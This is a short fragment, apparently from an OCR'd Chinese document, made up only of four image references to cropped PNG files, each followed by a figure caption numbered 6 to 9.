


图 6




图7




图8




图9

